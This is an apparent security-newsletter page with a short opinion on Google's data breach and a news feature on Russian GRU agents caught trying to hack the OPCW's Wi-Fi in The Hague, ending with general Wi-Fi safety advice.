
Our Opinion

Day by day, our faith in tech companies to safeguard our data is decreasing rapidly. The way Google, one of the topmost companies handled their data breach has dented the trust in these companies to protect our data. The lack of knowledge about the accounts which were impacted due to this breach has only made matters worse. However the decision of the company to introduce "granularization" into the security posture is a step in the positive direction.

HACKSTORY


Hague, Capital of Netherlands, April 2017

Dutch Intelligence agents zero in on a car parked around the outskirts of Organization for the Prohibition of Chemical Weapons. They arrest four people, all Russians from inside the car. These four Russian hackers were in the midst of hacking into the WIFI network of OPCW. The Dutch Intelligence agents zeroed in on their target when they detected the Russian hackers activating their hacking equipment from inside their car.



The Russian agents had hired a car for rent and setup a large antenna in the car's trunk hidden under a black jacket. This antenna which was connected to a laptop and an external power supply was placed facing the direction of the OPCW building. After their hacking attempt was halted, these Russian hackers were deported to their country Russia.

Although the Dutch government deported the Russian hackers, they seized the equipment from the car the Russians rented. This equipment will open a new angle in the alleged Russian hacking operations.



From the equipment seized by the Dutch intelligence, they got to know that the Russian hackers connected to Wi-Fi networks at several locations using the same laptops and phones used during the present hack. They eve retrieved a photo of Serebriakov (one of the Russian hackers) at Rio olympics.

The equipment also contained a a Wi-Fi pineapple and also a device to secretly intercept Wi-Fi traffic. A Wi-Fi pineapple is a device used to spoof a genuine Wifi network to fooling users to connect to the fake Wi-Fi point. The authorities also got some cash and also information about their next intended targets.

****

This was only one of the hacking operations performed by Russian hackers or maybe this was one operation in which they were caught. The US Department of Justice and the Dutch

(Cont'd on Next Page)

HACKSTORY (Cont'd)

Intelligence say they have detected multiple cases exactly like these from Rio De janeiro in Brazil to Lausanne in Switzerland and Monaco.

All this reveals that this Russian hacking operation is very huge and and mostly state sponsored. But why would they take the risk of getting caught by participating in a hacking operation where their presence was necessary. Till now all the hacking operations involving Russian hackers was by remote means whether it was spear-phishing or installing a malware on the target's systems.




Image showing the NANO version of Wi Fi Pineappsle

US Department Of Justice recently indicted 7 Russian hackers (most of them are Russian Intelligence officers) on charges of various hacking crimes. This is what the indictment of the US DOJ said, " *When the conspirators' remote hacking efforts failed to capture log-in credentials, or if those accounts that were successfully compromised did not have the necessary access privileges for the sought-after information, teams of GRU intelligence officers traveled to locations around the world where targets were physically located using specialized equipment, and with the remote support of conspirators in Russia, these on-site teams hacked into Wi-Fi networks used by victim organizations or their personnel, including hotel Wi-Fi networks".*

John Hultquist, the director of FireEye cyber security firm says that this hacking operation, where the hackers have to be physically present near the location of the target is too risky with a high chance of getting caught but this also provides more chances of getting into a network.

> *"If they're willing to play like this, they are extremely aggressive, "It's risky and brazen that they're doing this physically."*
> *-John Hultquist.*
> *Director FireEye.*

This hacking attack shows the brazenness of the Russian hackers where they are least concerned about the consequences may present new challenges. The Dutch and Americans responded just by naming and shaming them instead of taking any action on the charges pressed against them.

US attorney Scott Brady, in a press conference opined that this naming and shaming will serve as a warning to the Kremlin and its associated hackers. He also said that those accused of hacking charges will be treated as criminals when they move outside their country.

The most important lesson we need to learn from this story is about our Wireless security. Those who use Wi Fi should set a strong password which is difficult to crack with brute forcing. Another important measure to notice while connecting to a wireless network is to check carefully whether they are connecting to a genuine wireless network or a spoofed wireless network wherever they are. As the old adage goes, prevention is always better than cure.